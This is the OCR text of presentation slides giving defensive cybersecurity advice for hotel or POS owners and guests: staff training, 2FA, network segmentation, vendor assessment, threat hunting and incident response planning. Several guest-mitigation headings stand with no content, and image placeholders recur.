
Mitigations for Guests



Mitigations for Guests




Mitigations for Guests



Mitigations for Guests

Mitigation for Guests



Mitigation for Guests

Mitigation for Owners

- Train and re-train your staff
- It takes one click on wrong link
- Train employees on best practices and common attack vectors

Mitigation for Owners

- Strengthen your infrastructure
- Avoid easy to guess passwords on POS
- Use 2FA authentication
- Ensure end point protection is up to date
- Separate POS network from other
- Filter remote access for POS controller
- Segment WIFI Networks

Mitigation for Owners

- Regulate vendors
- Ensure vendor meets compliance standard
- Regularly assess the risk of their vendors and partners

Mitigations for Owners

- Threat hunt inside your network
- Hackers move around to find valuable data
- Monitor network traffic to identify suspicious activity and discover unauthorized access

Mitigations for Owners

- Create a incident response plan to speed up mitigation process.

Conclusion

- Stay aware while traveling
- Use VPN or 4G LTE
- Advanced persistent threats are devastating
- Biggest threats are simple not sophisticated
- No sign that attacks will slow down across any industry

Thank You

https://www.linkedin.com/in/aitezaz/